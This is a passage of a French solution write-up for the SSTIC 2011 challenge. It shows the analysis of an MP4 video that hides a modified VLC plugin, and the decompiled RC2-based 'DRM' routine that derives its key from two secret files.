Challenge SSTIC 2011

Solution par Mathieu GASPARD

Table des matières

1 Introduction

Dixit le site du challenge, *le défi consiste à analyser une vidéo. L'objectif est d'y retrouver une adresse e-mail (...@sstic.org).*

La vidéo est disponible ici :
http://static.sstic.org/challenge2011/challenge

MD5: 4ed147028c338edf4099e84a2565e813 -challenge

Le challenge a été testé sur Debian Sid, Ubuntu 10.04 et Ubuntu 10.10 (i386)

On télécharge la vidéo et on commence à l'analyser.

2 Analyse de la vidéo

2.1 Recherche d'informations

La commande "***file***" indique que le fichier est une vidéo au format MP4 :

```
# file challenge

challenge: ISO Media, MPEG v4 system, version 2
```

Une analyse rapide avec différents outils fait ressortir plusieurs éléments:

Dans les chaines de caractères contenues dans le fichier, on trouve des références à 2 fichiers : ***secret1.dat*** et ***secret2.dat*** ainsi qu'à plusieurs noms assez évocateurs (*sstic_drm_init*..).
Il s'avèrera que ces noms sont des noms de fonction qui seront étudiées dans la suite du document.

```
# strings challenge |grep -i sstic

%s/sstic2011/secret1.dat
%s/sstic2011/secret2.dat
sstic_check_secret2
sstic_drm_init
sstic_drm_free
sstic_check_secret1
sstic_read_secret1
sstic_read_secret2
sstic_lame_derive_key
SsticHandler
```

Le programme ***hachoir-subfile***[1] est un outil permettant de trouver des fichiers inclus dans d'autres fichiers (en se basant sur des "magic" comme le fait la commande "file").
Celui-ci détecte plusieurs fichiers intéressants contenus dans cette vidéo:

- un fichier au format **gzip** : offset **32**
- un fichier au format **DOS** (magic "MZ" sans le magic "PE") : offset **1281822**
- un fichier au format **ELF** : offset **4526572**

```
# hachoir-subfile challenge

[+] Start search on 4638867 bytes (4.4 MB)
[+] File at 32: gzip archive: filename "introduction.txt", was 1019.2 MB, 2011-03-17 13:01:52
[+] File at 1281822 size=32644713 (31.1 MB): MS-DOS executable
[+] File at 4467541: Apple QuickTime movie
[+] File at 4470480: Apple QuickTime movie
[+] File at 4495132: Apple QuickTime movie
[+] File at 4495661: Apple QuickTime movie
[+] File at 4514128: Apple QuickTime movie
[+] File at 4514240: Apple QuickTime movie
[+] File at 4514830: Apple QuickTime movie
[+] File at 4514851: Apple QuickTime movie
[+] File at 4514921: Apple QuickTime movie
[+] File at 4514933: Apple QuickTime movie
[+] File at 4515079: Apple QuickTime movie
[+] File at 4515120: Apple QuickTime movie
[+] File at 4515148: Apple QuickTime movie
[+] File at 4515542: Apple QuickTime movie
[+] File at 4520494: Apple QuickTime movie
[+] File at 4525176: Apple QuickTime movie
[+] File at 4526572: ELF Unix/BSD program/library: 32 bits
[+] File at 4548998: Apple QuickTime movie
[+] File at 4551025: Apple QuickTime movie
[+] File at 4626360: Apple QuickTime movie
[+] End of search -- offset=4638867 (4.4 MB)
```

Il s'avère que le fichier au format **DOS** est un faux positif, la valeur 0x4D54 ("MZ") étant présente dans le fichier.

```
8E C1 55 55 9A B2 DD 97 54 F8 38 D5 DC 13 DE 42 86 B3 C0 83 19 F2 ..h.}....UU....T.8..
80 79 27 4D 5A 9F 04 08 3C 32 CE D3 43 F3 9D E2 40 3F EC DE 4C 23 .....y'MZ...<2..C
82 92 24 22 CB F9 34 A4 23 00 DC 3B 82 80 85 F5 12 06 57 F9 FB 03 .7n=.;...$"..4.#..;.
5A C4 A2 52 37 6B B7 99 E5 BD 80 CF FC 26 7D B8 4E FF C9 3B 58 80 C..:...Z..R7k.......
B7 3A 1D 40 BF 30 B3 4F DE 8B CE C9 D1 73 2D 8F 4D 4B 1E EC 17 85 3....,m.:.@.0.O.....
D2 41 46 58 92 37 AB ED 99 28 2F 86 A9 5E B1 77 6D 6F E7 DF 83 49 .5.|v.9.AFX.7...(/..
88 DC C6 FA AA F7 48 EA 35 4A E3 41 D3 42 9C 04 3B 84 7D B9 BC D4 ..... .....H.5J.A.
```

Figure 1 : Faux binaire **DOS** (faux positif dû au magic « MZ »)

Par contre, le fichier au format **gzip** semble intéressant, de par son nom (introduction.txt) ainsi que par sa date de création (17 Mars 2011, soit 4 jours avant le début du challenge).

```
00 00 18 66 74 79 70 6D 70 34 32 00 00 00 00 6D 70 34 32 69 73 6F 6D 00 3F A1 9A 6D ....ftypmp42....mp42isom.?..m
61 74 1F 8B 08 08 40 06 82 4D 02 00 69 6E 74 72 6F 64 75 63 74 69 6F 6E 2E 74 78 74 dat....@..M..introduction.txt
AD 52 41 6E D4 40 10 BC CF 2B FA B6 17 E2 C5 20 85 24 17 24 40 20 A2 3D 44 2C 3C 60 ..RAn.@...+..... .$.$@ .=D,<`
6E EF 4E 34 9E 71 BA 5C 2E 7F 3F 00 AB D7 CE 50 2B 33 1A 76 51 CD AB EF 83 93 70 5D .n.N4.q.\..?....P+3.vQ.....p]
```

Figure 2 : Partie de l'entête du fichier **GZIP** (magic 0x1F8B)

1 https://bitbucket.org/haypo/hachoir/wiki/Home

De même, le fichier au format **ELF** est également important et sera étudié plus en détail dans la suite du document.



Figure 3 : Partie de l'entête du fichier **ELF** (magic 0x7F454C46)

Lors du lancement de la vidéo dans VLC, seule la piste son est lisible, la lecture de la piste vidéo provoquant de nombreuses erreurs :

```
-- snip --
[00000426] avcodec decoder warning: cannot decode one frame (8430 bytes)
[00000426] avcodec decoder warning: header damaged
-- snip --
```

Par contre, le plugin MP4 de VLC fournit de nombreuses informations de debug lors de la lecture de la vidéo (en configurant le niveau de "verbosité" à 2)

```
# cvlc --verbose 2 challenge

-- snip --
[00000423] mp4 stream debug: found Box: ssti size 12
[00000423] mp4 stream warning: unknown box type ssti (incompletely loaded)
-- snip --


[00000423] mp4 stream debug: found Box: hdlr size 45
[00000423] mp4 stream debug: read box: "hdlr" handler type data name
SsticHandler
[00000423] mp4 stream debug: found Box: minf size 2732
[00000423] mp4 stream debug: found Box: nmhd size 12
[00000423] mp4 stream debug: found Box: dinf size 36
[00000423] mp4 stream debug: found Box: dref size 28
[00000423] mp4 stream debug: found Box: url  size 12
[00000423] mp4 stream debug: read box: "url" url: (null)
[00000423] mp4 stream debug: read box: "dref" entry-count 1
[00000423] mp4 stream debug: found Box: stbl size 2676
[00000423] mp4 stream debug: found Box: stsd size 32
[00000423] mp4 stream debug: found Box: elf  size 16
[00000423] mp4 stream warning: unknown handler type in stsd (incompletely
loaded)
-- snip --
```

Lors de la lecture de la vidéo, VLC rencontre une **"Box"** (ou **"Atom"**, les 2 termes étant interchangeables) de type ***ssti***, type inconnu par VLC.
De même pour un **"handler"** de type *data* nommé **SsticHandler**.

Définissons ce que sont des Box dans un fichier MP4 :

Un fichier MP4 agit comme un containeur pour différents type de fichiers. Etant un containeur, un fichier MP4 ressemble à une boite dans laquelle sont placées d'autres plus petites boites, qui elles mêmes contiendront d'autres boites encore plus petites.
Chaque boite est étiquettée selon un système établi pour identifier son contenu : l'étiquette sert principalement à indiquer le type d'information contenu dans la boite (par exemple d'autres boites), comment la lire et combien il y en a.
Un fichier MP4 est donc un ensemble de boites avec une étiquette et imbriquées les unes dans les autres.

source: *http://www.jiscdigitalmedia.ac.uk/audio/advice/aac-audio-and-the-mp4-media-format*

Une liste des "Box" standards est disponible à l'adresse http://www.mp4ra.org/atoms.html .

Un fichier MP4 standard a la structure suivante :

- 1 top-level Box de type ftyp, décrivant le type de fichier MP4
- 1 top-level Box de type moov contenant toutes les métadata du fichier (type de codec utilisé, type de piste..)
- 1 ou plusieur top-level Box de type mdat contenant les données (vidéo, audio, sous-titres..)



Figure 4 : structure d'un fichier MP4
(source : http://www.jiscdigitalmedia.ac.uk/audio/advice/aac-audio-and-the-mp4-media-format)

2.2 Extraction des données

Analysons la structure du fichier MP4 du challenge en utilisant MP4Box[2]

```
# MP4Box -info challenge

* Movie Info *
      Timescale 90000 - Duration 00:00:17.298
      Fragmented File no - 3 track(s)
      File Brand mp42 - version 0
      Created: GMT Sat Mar 19 18:10:09 2011

File has no MPEG4 IOD/OD


Track # 1 Info - TrackID 1 - TimeScale 90000 - Duration 00:00:17.298
Media Info: Language "Undetermined" - Type "vide:mp4v" - 518 samples
Visual Track layout: x=0 y=0 width=640 height=480
MPEG-4 Config: Visual Stream - ObjectTypeIndication 0x20
MPEG-4 Visual Size 640 x 480 - Simple Profile @ Level 1
Pixel Aspect Ratio 1:1 - Indicated track size 640 x 480
Self-synchronized

Track # 2 Info - TrackID 2 - TimeScale 44100 - Duration 00:00:17.182
Media Info: Language "Undetermined" - Type "soun:mp4a" - 740 samples
MPEG-4 Config: Audio Stream - ObjectTypeIndication 0x40
MPEG-4 Audio AAC LC - 2 Channel(s) - SampleRate 44100
Synchronized on stream 1

Track # 3 Info - TrackID 3 - TimeScale 90000 - Duration 00:00:06.995
Media Info: Language "Undetermined" - Type "data:elf " - 128 samples
Unknown media type
      Vendor code "...." - Version 0 - revision 0
```

Le fichier contient 3 pistes:

- piste 1 : vidéo (type **vide:mp4v**)
- piste 2 : audio (type **soun:mp4a)**
- piste 3 : données (type **data:elf**)

Extrayons la piste 3 :

```
# MP4Box -raw 3 challenge

Extracting '' Track (type 'data') - Compressor

# file challenge_track3.elf

challenge_track3.elf: ELF 32-bit LSB shared object, Intel 80386, version 1
(SYSV), dynamically linked, not stripped
```

La piste 3 est une librairie partagée (fichier .so) au format ELF.

2 http://gpac.wp.institut-telecom.fr/

Il est à noter qu'il n'était pas possible d'extraire le fichier **ELF** en dumpant directement la fin du fichier (avec ***dd*** par exemple) car les concepteurs du challenge ont segmenté la librairie en 128 morceaux qu'ils ont « éparpillés » dans la piste 3.
Les pistes sont composées de *chunks*, chaque *chunk* ayant une certaine taille et étant à un certain offset dans le fichier.
Il est possible d'obtenir ces informations avec MP4v2[3]

```
# mp4file -d --dump challenge

-- snip --
-- informations sur la piste 3 --
entrySize = 939 (0x000003ab)
entrySize[1] = 2250 (0x000008ca)
entrySize[2] = 2227 (0x000008b3)
entrySize[3] = 487 (0x000001e7)
-- snip --
chunkOffset = 4526572 (0x004511ec)
chunkOffset[1] = 4492664 (0x00448d78)
chunkOffset[2] = 4447620 (0x0043dd84)
chunkOffset[3] = 4621652 (0x00468554)
-- snip --
```

On peut voir que les chunks 2 et 3 sont situés avant le chunk 1 dans le fichier.

2.3 Analyse du binaire ELF extrait

Analysons cette librairie partagée :

```
# readelf -a challenge_track3.elf |grep -i soname -B3 -A3
 0x00000001 (NEEDED)                     Shared library: [libz.so.1]
 0x00000001 (NEEDED)                     Shared library: [libvlccore.so.4]
 0x00000001 (NEEDED)                     Shared library: [libc.so.6]
 0x0000000e (SONAME)                     Library soname: [libmp4_plugin.so]
 0x0000000f (RPATH)                      Library rpath: [/home/jb/vlc-
1.1.7/src/.libs]
 0x0000000c (INIT)                       0x1e98
 0x0000000d (FINI)                       0x23b88
```

le nom de la librairie est **libmp4_plugin.so** et le chemin de recherche pour les librairies dont dépend celle ci (RPATH)est **/home/jb/vlc-1.1.7/src/.libs .**
Une recherche sur le nom de la librairie et la chaine « vlc-1.1.7 » nous indiquent que cette librairie est en fait le plugin de gestion des fichiers MP4 du lecteur **VLC.**

Regardons la différence de taille entre cette librairie et la librairie originale :

```
# ls -l challenge_track3.elf
-rw-r--r-- 1 mathieu mathieu 178740 2011-03-31 23:32 challenge_track3.elf
```

```
# ls -l /usr/lib/vlc/plugins/demux/libmp4_plugin.so
-rw-r--r-- 1 root root 152576 2011-03-29 14:14 libmp4_plugin.so
```

3 http://code.google.com/p/mp4v2/

Une différence de presque 25Ko (de VLC 1.1.8, or l'auteur du challenge a du utiliser les sources de VLC 1.1.7 d'après le path /home/jb/vlc-1.1.7 , mais la différence de taille doit être minime entre les 2) soit potentiellement beaucoup de modifications :) .

La commande ***strings*** confirme nos doutes comme quoi cette librairie est une librairie de **VLC:**

```
# strings -n 8 challenge_track3.elf

-- snip --
vlc_entry_copyright__1_1_0g
vlc_entry_license__1_1_0g
vlc_entry__1_1_0g
vlc_plugin_set
-- snip --
Copyright (C) the VideoLAN VLC media player developers
Licensed under the terms of the GNU General Public License, version 2 or
later.
-- snip --
Secret1 is not valid. Exiting.
Secret2 is not valid. Exiting.
MP4 plugin discarded (unseekable)
MP4 plugin discarded (not a valid file)
ISO Media file (isom) version %d.
-- snip --
```

On peut également voir des références à secret1 et secret2, dont on avait déjà vu des références plus haut (fichiers **secret1.dat** et **secret2.dat**).

Analysons maintenant la librairie avec IDA pro[4] :

on recherche des références à tous les éléments afférents au SSTIC que l'on a trouvé avant :

- box « *ssti* »
- fichiers **secret1.dat** et **secret2.dat**
- fonctions ***sstic_read_secret1*** ..

Dans la fonction ***Open*** de la librairie, qui est chargée de parser le fichier MP4, la présence de la box « *ssti* » est testée, et si elle est présente, la fonction ***sstic_drm_init*** est appelée :



Figure 5 : vérification de la présence de la Box « ssti » et initialisation du « DRM SSTIC »

Cela équivaut en C à :

```
ok_ssti = MP4_BoxGet(fichier, "ssti");
session->has_sstic_box = ok_ssti;
if ( ok_ssti )
      session->sstic_drm = sstic_drm_init(a1);
```

sstic_drm étant un pointeur vers une structure de la forme :

```
struct sstic_drm {
      unsigned char iv[8];
      RC2_KEY key;
};
```

Le type RC2_KEY étant une structure définie dans OpenSSL (et dont les auteurs ont du utiliser le code ici).

4 http://www.hex-rays.com/

Dans la fonction ***Demux*** de la librairie, qui est chargée de lire les données et les envoyer aux décodeurs, la présence du DRM SSTIC est testée (has_sstic_box), et si elle est présente, les données de la piste (vidéo ici) sont déchiffrées via l'appel à RC2_cbc_encrypt :



Figure 6 : vérification de la présence du DRM SSTIC et déchiffrement des données via l'algorithme RC2 en mode CBC.

Cela équivaut en C à (data étant un pointeur vers la piste vidéo, lg_data sa longueur) :

```
if ( session->has_sstic_box )
{
      sstic_drm = session->sstic_drm;
      if ( sstic_drm )
      {
            /* initialisation de l'IV à 0 */
            *(int *)&sstic_drm->iv[0] = 0;
            *(int *)&sstic_drm->iv[4] = 0;
            RC2_cbc_encrypt(
                  data,
                  data,
                  lg_data
                  &sstic_drm->key,
                  &sstic_drm->iv[0],
                  0);
      }
}
```

L'analyse des différentes fonctions de l'algorithme RC2 (RC2_cbc_encrypt, RC2_set_key..) fait penser que les auteurs ont utilisé la partie RC2 de la librairie OpenSSL.

La piste vidéo est donc chiffrée par l'algorithme RC2 en mode CBC, et la clé de chiffrement est obtenue via la fonction ***sstic_drm_init***, étudions la:



Figure 7 : Fonction ***sstic_drm_init*** qui va générer la clé de chiffrement RC2

En substance, cette fonction va:

- obtenir le chemin du répertoire personnel de l'utilisateur (**$HOME**) via la fonction ***GetUserConfig***
- lire les fichiers **secret1.dat** (32 octets) et **secret2.dat** (1024 octets) via les fonctions ***sstic_read_secret1*** et ***sstic_read_secret2***
  Le chemin complet de ces fichiers devant être :
  $HOME/sstic2011/secret1.dat et **secret2.dat**
- vérifier le contenu des 2 fichiers via les fontions ***sstic_check_secret1*** et ***sstic_check_secret2***. En cas d'erreur, le message « *Secret1 is not valid. Exiting* » (ou Secret 2) est affiché sur la console de VLC.
- Dériver une clé de chiffrement à partir du contenu de ces 2 fichiers via la fonction ***sstic_lame_derive_key***
- Initialiser et retourner un objet *sstic_drm* contenant la clé RC2 et un IV (Initialisation Vector) nul

Cela équivaut en C à :

```
char * home;
sstic_drm * drm;
char secret1[32], secret2[1024], out[128];

/* recupère $HOME */
home = config_GetUserDir();
/* alloue une structure sstic_drm */
drm = (sstic_drm *)calloc(1, 264);
/* lit 32 octets depuis secret1.dat dans buffer secret1 */
if ( sstic_read_secret1(secret1, home) )
     return 0;
/* vérifie le contenu de secret1 */
if ( sstic_check_secret1(secret1) )
{
```

```
      print_msg("Secret1 is not valid. Exiting.\n");
      return 0;
}
/* lit 1024 octets depuis secret2.dat dans buffer secret2 */
if ( sstic_read_secret2(secret2, home) )
      return 0;

/* vérifie le contenu de secret2 */
if ( sstic_check_secret2(secret2) )
{
      print_msg("Secret2 is not valid. Exiting.\n");
      return 0;
}
else {
      /* dérive une clé depuis secret1 et secret2 dans out */
      sstic_lame_derive_key(out, secret1, secret2);
      *(int *)&drm->iv[0] = 0;
      *(int *)&drm->iv[4] = 0;
      /* initialise la clé de chiffrement RC2 */
      RC2_set_key(&drm->key, 128, out, 1024);
      return drm;
}
```

Etudions maintenant les fonctions ***sstic_check_secret1*** et ***sstic_check_secret2,*** en commençant par ***sstic_check_secret1*** :

